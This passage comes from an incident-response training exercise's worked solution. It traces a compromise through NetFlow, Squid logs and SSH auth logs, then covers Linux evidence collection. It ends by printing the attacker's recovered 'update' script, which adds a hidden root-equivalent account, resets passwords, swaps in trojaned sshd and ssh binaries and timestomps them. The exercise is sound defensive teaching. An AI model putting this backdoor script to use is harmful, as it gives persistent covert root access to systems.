2016-06-27 20:08:32.485	4319017.104	TCP	192.168.5.100:0	36.98.102.89:12345	0	1.1 M	1.5 G	85
2016-08-16 14:49:44.104	4194.179	TCP	192.168.5.100:0	192.168.5.15:12345	0	2	92	2
2016-08-16 15:59:31.538	0.115	TCP	192.168.5.100:0	192.168.5.1:12345	0	2	92	2

Reverse check confirms that no flows occurred with source IP 192.168.5.100 and source port 12345. This was always the destination port. The host at 36.98.102.89 clearly seems to be the main destination of the traffic.

What additional details can be found related to IP 192.168.5.100? The local network is investigated first:

```
> nfdump -o long -R . -A proto,srcip,dstip 'src ip 192.168.5.100 and proto tcp and dst net 192.168.5.0/24'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 23:02:11.313	4297677.538	TCP	192.168.5.100:0	192.168.5.10:0	0	78176	89.1 M	572
2016-08-16 14:49:41.996	4207.123	TCP	192.168.5.100:0	192.168.5.15:0	0	2824	129904	2824
2016-08-16 14:49:44.122	4189.718	TCP	192.168.5.100:0	192.168.5.1:0	0	1893	87078	1893

Extensive amount of flows towards three hosts is discovered, and broken down into destination port numbers.

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport 'src ip 192.168.5.100 and proto tcp and dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 15:59:31.992	0.107	TCP	192.168.5.100:0	192.168.5.1:1053	0	2	92	2
2016-08-16 14:49:41.259	4194.538	TCP	192.168.5.100:0	192.168.5.10:1137	0	2	92	2
2016-08-16 15:59:37.927	5.224	TCP	192.168.5.100:0	192.168.5.15:3476	0	4	184	4
2016-08-16 14:49:42.513	4194.300	TCP	192.168.5.100:0	192.168.5.15:9002	0	2	92	2
2016-08-16 14:49:39.642	4194.537	TCP	192.168.5.100:0	192.168.5.10:1021	0	2	92	2
2016-08-16 15:59:30.880	0.115	TCP	192.168.5.100:0	192.168.5.1:749	0	2	92	2

```
2016-08-16 14:49:39.936 4194.302 TCP 192.168.5.100:0 -> 192.168.5.10:1085 ..... 0 2 92 2
2016-08-16 14:49:46.298 4195.050 TCP 192.168.5.100:0 -> 192.168.5.15:8089 ..... 0 4 184 4
2016-08-16 14:49:53.164 4195.050 TCP 192.168.5.100:0 -> 192.168.5.15:1073 ..... 0 4 184 4
...
```

From the traffic, hundreds of flow records with seemingly random destination port numbers can be seen, each containing only two or four Bytes/Flows transmitted per port. Maybe we can make some sense out of it by sorting so we do not miss something in the flood of data.

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport -O flows 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 23:02:11.313	4297677.538	TCP	192.168.5.100:0	-> 192.168.5.10:22	0	75840	89.0 M	244
2016-08-16 14:49:46.298	4195.050	TCP	192.168.5.100:0	-> 192.168.5.15:8089	0	4	184	4
2016-08-16 14:49:43.619	4199.837	TCP	192.168.5.100:0	-> 192.168.5.15:648	0	4	184	4
2016-08-16 15:59:37.920	6.028	TCP	192.168.5.100:0	-> 192.168.5.15:3880	0	4	184	4

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport -O bytes 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 23:02:11.313	4297677.538	TCP	192.168.5.100:0	-> 192.168.5.10:22	0	75840	89.0 M	244
2016-08-16 12:52:56.010	11197.657	TCP	192.168.5.100:0	-> 192.168.5.10:53	0	12	626	4
2016-08-16 14:49:46.298	4195.050	TCP	192.168.5.100:0	-> 192.168.5.15:8089	0	4	184	4
2016-08-16 14:49:43.619	4199.837	TCP	192.168.5.100:0	-> 192.168.5.15:648	0	4	184	4
2016-08-16 15:59:37.920	6.028	TCP	192.168.5.100:0	-> 192.168.5.15:3880	0	4	184	4

Traffic towards common SSH port(22) stands out towards one host: 192.168.5.10. That host should be noted down for further investigation.

What about the rest of the connections? Maybe we can turn around the matching and sort by the source ports:

```
> nfdump -o long -R . -A proto,srcip,srcport,dstip -O flows 'src ip 192.168.5.100 and
proto tcp and dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 14:49:39.451	4196.709	TCP	192.168.5.100:62604	-> 192.168.5.10:0	0	1918	88228	1918
2016-08-16 14:49:41.996	4196.428	TCP	192.168.5.100:41476	-> 192.168.5.15:0	0	1702	78292	1702
2016-08-16 14:49:43.757	4205.362	TCP	192.168.5.100:41477	-> 192.168.5.15:0	0	1122	51612	1122
2016-08-16 15:59:30.431	3.409	TCP	192.168.5.100:39690	-> 192.168.5.1:0	0	946	43516	946
2016-08-16 14:49:44.122	4189.609	TCP	192.168.5.100:39689	-> 192.168.5.1:0	0	944	43424	944
2016-08-16 14:49:41.507	4194.926	TCP	192.168.5.100:62605	-> 192.168.5.10:0	0	410	18860	410
2016-08-16 14:55:26.835	4194.638	TCP	192.168.5.100:50357	-> 192.168.5.10:0	0	8	380	2
2016-08-16 14:56:08.904	4194.212	TCP	192.168.5.100:50444	-> 192.168.5.10:0	0	8	380	2
2016-08-16 14:56:08.660	4194.335	TCP	192.168.5.100:50429	-> 192.168.5.10:0	0	8	380	2

It is evident that the majority of connections is coming from only a few ports: 62604, 41476 and 41477. Each of these ports connects only to one IP address. Let's examine those ports further:

```
> nfdump -o long -R . 'src ip 192.168.5.100 and proto tcp and src port 62604 and dst net
192.168.5.0/24' | head -20
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags Tos	Packets	Bytes	Flows
2016-08-16 14:49:39.686	4194.296	TCP	192.168.5.100:62604	-> 192.168.5.10:135S. 0	1	46	1
2016-08-16 14:49:39.686	4194.296	TCP	192.168.5.100:62604	-> 192.168.5.10:443S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:25S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:1723S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:445S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:5900S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:1025S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:8080S. 0	1	46	1
2016-08-16 14:49:39.686	4194.297	TCP	192.168.5.100:62604	-> 192.168.5.10:139S. 0	1	46	1
2016-08-16 14:49:39.738	4194.303	TCP	192.168.5.100:62604	-> 192.168.5.10:23S. 0	1	46	1
2016-08-16 14:49:39.742	4194.300	TCP	192.168.5.100:62604	-> 192.168.5.10:199S. 0	1	46	1
2016-08-16 14:49:39.742	4194.300	TCP	192.168.5.100:62604	-> 192.168.5.10:993S. 0	1	46	1
2016-08-16 14:49:39.742	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:256S. 0	1	46	1
2016-08-16 14:49:39.742	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:21S. 0	1	46	1
2016-08-16 14:49:39.743	4194.300	TCP	192.168.5.100:62604	-> 192.168.5.10:3389S. 0	1	46	1
2016-08-16 14:49:39.743	4194.300	TCP	192.168.5.100:62604	-> 192.168.5.10:80S. 0	1	46	1
2016-08-16 14:49:39.743	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:3306S. 0	1	46	1
2016-08-16 14:49:39.743	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:587S. 0	1	46	1
2016-08-16 14:49:39.743	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:110S. 0	1	46	1
...								

As seen, these very short flows (just 1 packet) come in very close succession. This may be some sort of port scanning activity, as the packets have the SYN bit set (the S in the flags field).

Following this part of investigation return to the network connections to destinations outside the local network.

In the following, flows are sorted by destination address and by the number of flows:

```
> nfdump -o long -R .-A proto,srcip,dstip -O flows 'src ip 192.168.5.100 and proto tcp and ! dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags Tos	Packets	Bytes	Flows
2016-08-16 11:50:07.935	11798.417	TCP	192.168.5.100:0	-> 208.73.211.70:0 0	366	81872	121
2016-06-27 19:56:55.016	4303025.732	TCP	192.168.5.100:0	-> 54.229.228.176:0 0	20908	1.1 M	114
2016-06-27 20:08:32.485	4319017.104	TCP	192.168.5.100:0	-> 36.98.102.89:0 0	1.1 M	1.5 G	85
2016-06-27 19:55:50.710	4313185.516	TCP	192.168.5.100:0	-> 40.115.1.44:0 0	1190	330607	73
2016-06-27 21:00:14.196	4296132.010	TCP	192.168.5.100:0	-> 93.184.220.239:0 0	1260	226085	61
2016-06-27 19:57:00.927	4333586.610	TCP	192.168.5.100:0	-> 65.54.225.167:0 0	692	214467	58
2016-06-27 21:01:08.767	4297464.344	TCP	192.168.5.100:0	-> 69.172.216.111:0 0	274	66081	51
2016-06-27 21:18:37.934	4298847.598	TCP	192.168.5.100:0	-> 184.25.216.99:0 0	310	105314	48
2016-06-27 19:54:22.315	4333777.341	TCP	192.168.5.100:0	-> 191.232.139.254:0 0	831	389597	46

Same overview, time sorted by destination address and by number of bytes:

```
> nfdump -o long -R . -A proto,srcip,dstip -O bytes 'src ip 192.168.5.100 and proto tcp and ! dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags Tos	Packets	Bytes	Flows
2016-06-27 20:08:32.485	4319017.104	TCP	192.168.5.100:0	-> 36.98.102.89:0 0	1.1 M	1.5 G	85
2016-06-27 21:03:35.414	4299113.980	TCP	192.168.5.100:0	-> 13.107.4.50:0 0	39565	2.0 M	15
2016-06-27 19:56:55.016	4303025.732	TCP	192.168.5.100:0	-> 54.229.228.176:0 0	20908	1.1 M	114
2016-06-27 19:56:30.665	4321040.103	TCP	192.168.5.100:0	-> 204.79.197.200:0 0	1379	480405	45
2016-06-27 19:54:22.315	4333777.341	TCP	192.168.5.100:0	-> 191.232.139.254:0 0	831	389597	46

```
2016-06-27 19:55:50.710 4313185.516 TCP 192.168.5.100:0 -> 40.115.1.44:0 ..... 0 1190 330607 73
2016-06-27 19:57:13.493 4302560.768 TCP 192.168.5.100:0 -> 151.80.137.2:0 ..... 0 3453 231755 42
2016-06-27 21:00:14.196 4296132.010 TCP 192.168.5.100:0 -> 93.184.220.239:0 ..... 0 1260 226085 61
2016-06-27 19:57:00.927 4333586.610 TCP 192.168.5.100:0 -> 65.54.225.167:0 ..... 0 692 214467 58
```

Sorted by destination port and by number of flows:

```
> nfdump -o long -R . -A proto,srcip,dstport -O bytes 'src ip 192.168.5.100 and proto tcp and ! dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 20:08:32.485	4319017.104	TCP	192.168.5.100:0	-> 0.0.0.0:12345	0	1.1 M	1.5 G	85
2016-06-27 19:54:24.039	4333271.235	TCP	192.168.5.100:0	-> 0.0.0.0:80	0	90398	7.0 M	2165
2016-06-27 19:53:18.860	4333840.796	TCP	192.168.5.100:0	-> 0.0.0.0:443	0	36097	5.7 M	1222
2016-06-27 19:57:56.447	4320052.050	TCP	192.168.5.100:0	-> 0.0.0.0:12350	0	1467	79577	19
2016-06-27 19:57:01.325	4319719.067	TCP	192.168.5.100:0	-> 0.0.0.0:40036	0	1159	72995	10
2016-08-16 11:49:31.630	4192.891	TCP	192.168.5.100:0	-> 0.0.0.0:40035	0	9	522	1

In the following flows are sorted by destination port and by number of bytes.

```
> nfdump -o long -R . -A proto,srcip,dstport -O flows 'src ip 192.168.5.100 and proto tcp and ! dst net 192.168.5.0/24' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 19:54:24.039	4333271.235	TCP	192.168.5.100:0	-> 0.0.0.0:80	0	90398	7.0 M	2165
2016-06-27 19:53:18.860	4333840.796	TCP	192.168.5.100:0	-> 0.0.0.0:443	0	36097	5.7 M	1222
2016-06-27 20:08:32.485	4319017.104	TCP	192.168.5.100:0	-> 0.0.0.0:12345	0	1.1 M	1.5 G	85
2016-06-27 19:57:56.447	4320052.050	TCP	192.168.5.100:0	-> 0.0.0.0:12350	0	1467	79577	19
2016-06-27 19:57:01.325	4319719.067	TCP	192.168.5.100:0	-> 0.0.0.0:40036	0	1159	72995	10
2016-08-16 11:49:31.630	4192.891	TCP	192.168.5.100:0	-> 0.0.0.0:40035	0	9	522	1

It is evident that ports 80 and 443 lead the traffic statistic beside the already known 12345. However, those ports do not help with the investigation at this point so we note down the findings and look into the other evidence.

To summarize the findings concerning the host 192.168.5.100:

- connections to 36.98.102.89 port 12345/TCP with plentiful amount of transmitted data
- portscans towards IPs 192.168.5.1, 192.168.5.10 and 192.168.5.15
- connections towards the SSH port of host 192.168.5.10

Now, examine the log files from the Squid proxy. First, we have `cache.log` and `access.log` from the squid proxy. The former lists all URLs that go through the proxy; the latter is the internal log of the caching proxy itself. Therefore, `access.log` is probably the more valuable for the investigation.

When dealing with large amounts of data in text files, it is often useful to filter out known good or even known bad (but irrelevant) lines. The `grep` command can help here. The option `"-v"` filters out matching lines, `"-F"` treats patterns as fixed text (for faster matching) and to deal with a large number of patterns, can these be written into a file, the file is selected with the `"-f"` option.

As seen, there are many accesses dealing with the systems checking their update servers. It does not seem likely that these have been compromised (although that has happened in the past) so it is best to filter these lines out. Here is the file with the `grep` patterns:

```
-----  
ubuntu.com  
opensuse  
openSUSE  
novell.com  
-----
```

When the previously mentioned servers are filtered out, the result is only a few lines.

```
1467994225.265    100 192.168.5.10 TCP_MISS/301 661 GET http://www.dfn-  
cert.de/index.html - HIER_DIRECT/193.174.13.92 text/html  
1467994225.371     96 192.168.5.10 TCP_TUNNEL/200 17744 CONNECT www.dfn-cert.de:443 -  
HIER_DIRECT/193.174.13.92 -  
1467998887.429     3 193.174.12.200 TCP_DENIED/403 3926 GET http://www.heise.de/ -  
HIER_NONE/- text/html  
1468234574.617    266 192.168.5.15 TCP_MISS/200 185310 GET http://www.heise.de/ -  
HIER_DIRECT/193.99.144.85 text/html  
1469198547.567    306 192.168.5.15 TCP_REFRESH_MODIFIED/200 181483 GET  
http://www.heise.de/ - HIER_DIRECT/193.99.144.85 text/html  
1471356766.997    43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? - HIER_NONE/-  
text/html  
1471356988.431  59783 192.168.5.10 TCP_MISS/503 4163 GET http://blog.mysportclub.ex/wp-  
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html  
1471357647.942  60185 192.168.5.10 TCP_MISS/503 4143 GET http://54.229.228.176/wp-  
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
```

The accesses to dfn-cert.de, a German CSIRT and heise.de, a German it news site, look unproblematic, what's left is:

```
1471356766.997    43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? - HIER_NONE/-  
text/html  
1471356988.431  59783 192.168.5.10 TCP_MISS/503 4163 GET http://blog.mysportclub.ex/wp-  
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html  
1471357647.942  60185 192.168.5.10 TCP_MISS/503 4143 GET http://54.229.228.176/wp-  
content/uploads/hk/files/binaries-only.zip - HIER_DIRECT/54.229.228.176 text/html
```

The access.log timestamps are in Unix timestamp format, i.e. time is measured in seconds since Jan 1st, 1970 00:00. To convert back, the date command can be used: `date -d "@XXXXX"` where XXX is the timestamp from the logfile. Alternatively, for few timestamps, an online conversion tool can be used like http://www.onlineconversion.com/unix_time.htm or <http://www.unixtimestamp.com/>.

Filtering the access.log we get three lines, with converted timestamps.

```
mar 16 ago 2016, 14.12.46, UTC    43 192.168.5.10 TCP_MISS/503 4151 GET http://bl/? -  
HIER_NONE/- text/html  
mar 16 ago 2016, 14.16.28, UTC  59783 192.168.5.10 TCP_MISS/503 4163 GET  
http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip -  
HIER_DIRECT/54.229.228.176 text/html  
mar 16 ago 2016, 14.27.27, UTC  60185 192.168.5.10 TCP_MISS/503 4143 GET  
http://54.229.228.176/wp-content/uploads/hk/files/binaries-only.zip -  
HIER_DIRECT/54.229.228.176 text/html
```

And looking up the hostname we get the IP address²¹:

```
> host blog.mysportclub.ex  
blog.mysportclub.ex has address 54.229.228.176
```

²¹ Domain ".ex" is a fictional domain created for the purpose of this exercise. Trying to resolve this hostname again will return no result.

So there's been a download of a file "binaries-only.zip" to 192.168.5.10. Since the IP address 54.229.228.176 is new to our investigation, we should re-check in the NetFlow logs. But first, let's conclude with the cache.log. We filter out all the unimportant stuff with grep, like:

```
-----  
ERROR: No forward-proxy ports configured.  
pinger: Initialising ICMP pinger ...  
Starting Squid Cache version 3.5.19  
Service Name: squid  
FATAL: No HTTP, HTTPS, or FTP ports configured  
Squid Cache (Version 3.5.19): Terminated abnormally.  
CPU Usage:  
Maximum Resident Size:  
Page faults with physical i/o:  
Shutdown:  
-----
```

And end up with:

```
2016/06/28 15:54:55 kid1| Creating missing swap directories  
2016/08/16 18:39:39| Squid is already running! Process ID 69732
```

That's not important either. Nothing here. Back to the NetFlow logs, looking for 54.229.228.176:

```
> nfdump -o long -R . -Aproto,srcip,dstip 'ip 54.229.228.176'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 23:33:04.934	4294942.354	TCP	54.229.228.176:0	-> 192.168.5.10:0	0	1452	2.0 M	1
2016-06-27 19:56:31.305	4303049.443	TCP	54.229.228.176:0	-> 192.168.5.100:0	0	34081	46.2 M	114
2016-08-16 15:06:32.250	4794.771	TCP	193.174.13.140:0	-> 54.229.228.176:0	0	18	1080	2
2016-06-27 19:56:55.016	4303025.732	TCP	192.168.5.100:0	-> 54.229.228.176:0	0	20908	1.1 M	114
2016-08-16 12:31:20.120	4193.296	ICMP	193.174.13.140:0	-> 54.229.228.176:0.0	0	2	168	1
2016-06-27 23:33:04.934	4294942.354	TCP	192.168.5.10:0	-> 54.229.228.176:0	0	967	57654	1

So, we have (again) our two internal IP addresses: 192.168.5.10 and 192.168.5.100. Now, we look for the port numbers:

```
> nfdump -o long -R . -Aproto,srcip,srcport,dstip 'src ip 54.229.228.176 and proto tcp'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 19:56:31.305	4303049.443	TCP	<u>54.229.228.176:80</u>	-> <u>192.168.5.100:0</u>	0	34081	46.2 M	114
2016-06-27 23:33:04.934	4294942.354	TCP	<u>54.229.228.176:80</u>	-> <u>192.168.5.10:0</u>	0	1452	2.0 M	1

We could have concluded that from the "http://" part of the URLs in the access.log, but as we see, the downloads from 192.168.5.100 were not in the proxy log, although we see them in the flow logs. Maybe that host was bypassing the proxy.

That is all for now from the network analysis, our leads for the next tasks are:

- Downloads of a file binaries-only.zip from host blog.mysportclub.ex (54.229.228.176) by 192.168.5.10 on 16/8/2016 14:16 and 14:27 UTC.
- Connections to 36.98.102.89 port 12345/tcp with lots of transmitted data
- Port scans to 192.168.5.1, 192.168.5.10 and 192.168.5.15
- Connections to the SSH port of host 192.168.5.10

That is enough to justify the investigation of host 192.168.5.10.

3. Linux forensics

Following the leads from the previous part of the training and the network forensics, during this part the trainees will conduct a forensic analysis of an internal DNS and DHCP server.

3.1 Differences between Linux and Windows forensics

While the basic operating system concepts are similar between Windows and Linux (both use a modular kernel, shared libraries, etc.) there are several differences when doing a forensic analysis.

Linux has no registry; instead, configuration information is spread out across different configuration files across the file system. However, most configuration files can be found in /etc directory. The configuration files are usually plain text, but the syntax varies from one system/software package to another. Thus, searching for specific text strings is easier, especially since Linux comes with preinstalled command line interface text search tools like grep.

Linux is generally more command line oriented than Windows. Many tools however, like Wireshark, Autopsy or Volatility exist for both operating systems.

Linux is a much more heterogeneous environment than Windows. Although all use at great extent same set of software packages each distribution uses different versions and different configurations of the same package. So, even if two systems use for example 3.16 version of the Linux kernel, the kernel may be configured differently and built with different compilers, libraries, etc. Analysts must be aware that results may not be generalized between systems, even if they may look (superficially) the same.

Log files are plain ASCII files as compared to Windows Event log. However, some log files have binary formats, as if systemd's journal, the wtmp/utmp/btmp files, or the circular log files kept by pfSense²². The plain ASCII format makes them easy to read and search like configuration files, however it makes them also susceptible to manipulations by attacks when entries are altered or deleted.

Filesystem metadata varies too, depending on the filesystem. While Windows uses NTFS as its main filesystem, Linux uses Ext2/3/4, Btrfs, ZFS, XFS or others. Which one, depends not only on the distribution, but also on the way the system was installed and set up. With the variance of the file systems comes also subtle differences in metadata. Some filesystems keep creation or deletion dates, others do not. Some filesystems zero out metadata when files are deleted, others do not. Forensic analysts have to be aware of these subtleties.

3.2 TASK 3: Analyse Linux evidence

- **Collect evidence from the Linux system – logs, timestamps, traces of activity**
 - Memory Dump (analyse with Rekall or Volatility)
 - Disk Dump (analyse with Sleuthkit/Autopsy)
 - FastIR Collector Linux
- **Correlate traces with previously found information**
- **Prepare recommendations of immediate follow up actions**

²² pfSense <https://www.pfsense.org/>

3.2.1 Solution

3.2.1.1 Collection

Evidence collection is done by order of volatility. Therefore, we start with the memory dump of the system:

As we do not have direct access to the system, we have to use network connections to write the dump to our analysis machine. Unfortunately, the LiME module we use to create the memory dump cannot write data over the network. We can use a local pipe however:

```
mkfifo pipe
netcat pipe 192.168.5.15 9999
```

And on 192.168.5.15: `netcat -v -l 9999 > memdump.lime`

Back on the remote system, in another shell:

```
insmod lime-4.2.0-27-generic.ko "path=/home/john/pipe format=lime"
```

We can re-use the pipe for the disk dump. But we have to start another netcat listener on 192.168.5.15:

```
netcat -v -l 9999 > diskdump.raw
```

Then on the dhcp server:

```
dd if=/dev/sda bs=1M conv=noerror | netcat localhost 9999
```

Lastly, collect the logfiles with `fastIR_collector_linux`:

```
mkdir all && python fastIR_collector_linux.py --profiles all --
output_dir all
```

Care should be taken when using live forensic tools like FastIR (or MIR-ROR for Windows). Their advantage is that they automate a tedious and error prone process. Without a written checklist, it is easy to miss some piece of information. In addition, sometimes, making disk or memory images is not possible or too much effort for an incident so that live forensic is the only option. The drawback is that they cannot deal with environments they were not coded for. This may include cases like log files that are located in non-standard places or have uncommon names or formats. For example, a text log file that has been compressed with an unusual algorithm.

Furthermore, these tools collect a lot of information, and in doing so, have to access many files in the file system, tainting the access timestamps. It is therefore advisable to take forensic memory and/or disk images before running the script or at least preserve the filesystem timestamps. The following command from [C] can be run beforehand to do so.

```
find / -xdev -print0 | xargs -0 stat -c "%Y %X %Z %A %U %G %n" >>
timestamps.dat
```

But as we have collected memory and disk dumps, we can safely skip this task.

The data files from the collection are in `~/training/ex2/dhcpshr`.


3.2.1.2 Analysis

With our leads we should start with file system analysis. We have two entry points:

- the SSH connections, which lead us to the system logfiles
- the filename `binaries-only.zip` and its time of download (14:16 and 14:27 UTC)

At the beginning students should start Autopsy 2.24 and add new host `dhcpsrv`. Dhcpsrv disk image can be found at `~/training/ex2/dhcpsrv/diskdump.raw.gz`. The whole process along with creation of the timeline is described in the “*Local incident response and investigation*” exercise.

When the new host and disk image are added to the Autopsy, students should create timeline of the filesystem naming it `timeline-daysum.csv` (choosing *Comma delimited with daily summary* for the timeline output format).



The screenshot shows a dialog box with the following steps:

4. Enter the file name to save as:
output/
5. Select the UNIX image that contains the /etc/passwd and /etc/group files:
6. Choose the output format:
 Tabulated (normal)
 Comma delimited with hourly summary
 Comma delimited with daily summary
7. Generate MD5 Value?

OK

Remark: For some reason, the timestamps in our autopsy timeline are one day off, so all the events from August 16 are listed as August 15.

We can get the logfile from our disk image through autopsy (`/var/log/auth.log`).

Looking at entries from August 16 and from `sshd`, connections from `192.168.5.100` start at 16:04:

```
Aug 16 16:04:43 dhcpsrv sshd[30043]: Received disconnect from 192.168.5.100: 11: Bye Bye [preauth]
Aug 16 16:04:45 dhcpsrv sshd[30045]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=ws1.example.com user=root
Aug 16 16:04:45 dhcpsrv sshd[30046]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=ws1.example.com user=root
...
```

And so on. So the SSH connections were likely a password guessing attack. With some more searching and filtering out unimportant lines with `grep`, we can look if there is a successful login or perhaps a trace from an exploit:

```
Aug 16 16:06:06 dhcpsrv sshd[30176]: Accepted password for peter from 192.168.5.100 port 50426 ssh2
Aug 16 16:06:06 dhcpsrv sshd[30176]: pam_unix(sshd:session): session opened for user peter by (uid=0)
```

```
Aug 16 16:06:07 dhcprsv sshd[30176]: pam_unix(sshd:session): session closed for user peter
Aug 16 16:11:50 dhcprsv sshd[30270]: Accepted password for peter from 192.168.5.100 port 58842 ssh2
Aug 16 16:11:50 dhcprsv sshd[30270]: pam_unix(sshd:session): session opened for user peter by (uid=0)
```

Therefore, it seems like the guessing attack was successful. In addition, there are some strange lines a few minutes later:

```
Aug 16 16:18:47 dhcprsv sshd[30972]: Invalid user \rplink.exe 192.168.5.10\r\n\n\r\nogin as from 192.168.5.100
Aug 16 16:18:47 dhcprsv sshd[30972]: input_userauth_request: invalid user \\rplink.exe 192.168.5.10\r\n\n\r\nogin as [preauth]
Aug 16 16:23:02 dhcprsv sshd[30974]: fatal: Write failed: Connection reset by peer [preauth]
Aug 16 16:23:47 dhcprsv sshd[30976]: fatal: Write failed: Connection reset by peer [preauth]
```

There are also crashes of the postfix pickup service, starting at 17:17 (/var/log/kern.log.1) that seem to be in libsecurity.so:

```
Aug 16 17:17:06 dhcprsv kernel: [339812.894601] cleanup[31843]: segfault at 2 ip 00007f4c23705e59 sp 00007fff94d5bd30 error 4 in libsecurity.so[7f4c23701000+8000]
...
```

Now, we can look for binaries-only.zip and libsecurity.so in our disk image and the timeline respectively.

```
> grep binaries-only timeline-daysum.csv
```

```
Thu Jul 14 2016 15:36:55,1940324,m...,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-only.zip"
Thu Aug 11 2016 16:41:30,639,m...,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-only/update"
Mon Aug 15 2016 14:35:27,1940324,...b,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-only.zip"
Mon Aug 15 2016 14:35:52,1940324,..c.,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-only.zip"
Mon Aug 15 2016 14:37:34,1940324,.a.,r/rrw-rw-r--,1005,1005,407884, "/1/tmp/binaries-only.zip"
Mon Aug 15 2016 14:37:34,4096,m.cb,d/drwxrwxr-x,1005,1005,407890, "/1/tmp/binaries-only"
Mon Aug 15 2016 14:37:34,639,..cb,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-only/update"
Mon Aug 15 2016 15:17:03,4096,.a.,d/drwxrwxr-x,1005,1005,407890, "/1/tmp/binaries-only"
Mon Aug 15 2016 15:17:03,639,.a.,r/rrw-r--r--,1005,1005,407891, "/1/tmp/binaries-only/update"
```

Therefore, we can continue in /tmp, since the files must still be there. In /tmp/binaries-only/update we find:

```
-----
useradd -l -r -m nroot
usermod -G sudo nroot
sed -i '2s/^/nroot:x:0:0:root:\//root:\//bin\//bash\n/' /etc/passwd
chpasswd << EOP
root:New-p8ss
nroot:New-p8ss
EOP
passwd -u root
```

```
mv /usr/sbin/sshd /usr/sbin/sshd.OLD
mv /tmp/update.d/sshd /usr/sbin/sshd
touch -r /usr/sbin/sshd.OLD /usr/sbin/sshd
rm /usr/sbin/sshd.OLD
mv /usr/bin/ssh /usr/bin/ssh.OLD
mv /tmp/update.d/ssh /usr/bin/ssh
